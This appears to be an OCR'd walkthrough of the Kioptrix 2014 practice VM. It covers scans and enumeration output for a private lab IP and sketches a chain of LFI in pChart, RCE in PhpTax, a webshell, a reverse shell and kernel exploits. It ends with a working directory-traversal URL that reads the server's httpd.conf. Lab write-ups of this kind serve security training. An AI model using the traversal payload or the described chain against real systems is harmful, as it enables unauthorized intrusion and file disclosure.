Table of Contents


Summary

Kioptrix 2014 is an Apache web server running on FreeBSD. It hosts vulnerable versions of pChart2.1.3 and PhpTax. No CVEs were given to the two web vulnerabilities.


1. A Local File Inclusion vulnerability in pChart2.1.3 was used to enumerate and expose an instance of PhpTax.
2. A Remote Code Execution vulnerability in PhpTax was used to drop a webshell and spawn a reverse shell.
3. Two different kernel exploits were successfully used to gain root access. (CVE-2012-0217 & CVE-2013-2171)

Recon/Scanning

netdiscover of my private range to find host



nmap for services and versions:



Dirb & gobuster to enumerate directories


```
root@localhost: ~
File  Edit  View  Search  Terminal  Help
root@localhost:~# dirb http://192.168.15.150:8080

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Mar 28 16:39:06 2018
URL_BASE: http://192.168.15.150:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------


GENERATED WORDS: 4612

---- Scanning URL: http://192.168.15.150:8080/ ----

+ http://192.168.15.150:8080/cgi-bin/ (CODE:403|SIZE:210)


-----------------
END_TIME: Wed Mar 28 16:39:28 2018
DOWNLOADED: 4612 - FOUND: 1
root@localhost:~#
[0] <over  1:nmap-  2:bash*  "localhost.localdomain" 16:39 28-Mar-18
```

```
root@localhost: ~
File  Edit  View  Search  Terminal  Help
root@localhost:~# dirb http://192.168.15.150:80

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Mar 28 16:40:32 2018
URL_BASE: http://192.168.15.150:80/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------


GENERATED WORDS: 4612

---- Scanning URL: http://192.168.15.150:80/ ----

+ http://192.168.15.150:80/cgi-bin/ (CODE:403|SIZE:210)
+ http://192.168.15.150:80/index.html (CODE:200|SIZE:152)


-----------------
END_TIME: Wed Mar 28 16:40:53 2018
DOWNLOADED: 4612 - FOUND: 2
root@localhost:~#
[0] <over  1:nmap-  2:bash*  "localhost.localdomain" 16:41 28-Mar-18
```


```
root@localhost: ~
File  Edit  View  Search  Terminal  Help
root@localhost:~# gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.15.150:80

Gobuster v1.2                OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://192.168.15.150:80/
[+] Threads      : 10
[+] Wordlist     : /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes : 302,307,200,204,301
=====================================================




[0] 0:netdiscover  1:nmap  2:gobuster*  3:[tmux]-  4:perl  5:nmap  6:bash          "localhost.localdomain" 17:20 28-Mar-18
```

```
root@localhost: ~
File  Edit  View  Search  Terminal  Help
root@localhost:~# gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.15.150:8080 -s 403 [47/1984]
Gobuster v1.2                OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://192.168.15.150:8080/
[+] Threads      : 10
[+] Wordlist     : /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes : 403
=====================================================
/12 (Status: 403)
/2006 (Status: 403)
/index (Status: 403)
/images (Status: 403)
/download (Status: 403)
/spacer (Status: 403)
/11 (Status: 403)
/logo (Status: 403)
/blog (Status: 403)
/new (Status: 403)
/10 (Status: 403)
/cgi-bin (Status: 403)
/faq (Status: 403)
^C[!] Keyboard interrupt detected, terminating.
/rss (Status: 403)
/home (Status: 403)
/img (Status: 403)
/default (Status: 403)
/2005 (Status: 403)
/products (Status: 403)
/sitemap (Status: 403)
/archives (Status: 403)
^C[!] Keyboard interrupt detected, terminating.
^C[!] Keyboard interrupt detected, terminating.
^C[!] Keyboard interrupt detected, terminating.
[0] 0:netdiscover  1:nmap  2:gobuster  3:[tmux]*  4:perl  5:nmap  6:bash-                    "localhost.localdomain" 17:19 28-Mar-18
```


Nikto to enumerate vulnerabilities




Validate services via browser



Inspect element reveals URL





URL reveals pChart2.1.3




Initial Exploit – pChart LFI

searchsploit has an entry for the service and version






Validate directory traversal / local file inclusion via browser




View FreeBSD httpd config file


http://192.168.15.150/pChart2.1.3/examples/index.php?Action=View&Script=%2f..%2f..%2fusr/local/etc/apache22/httpd.conf



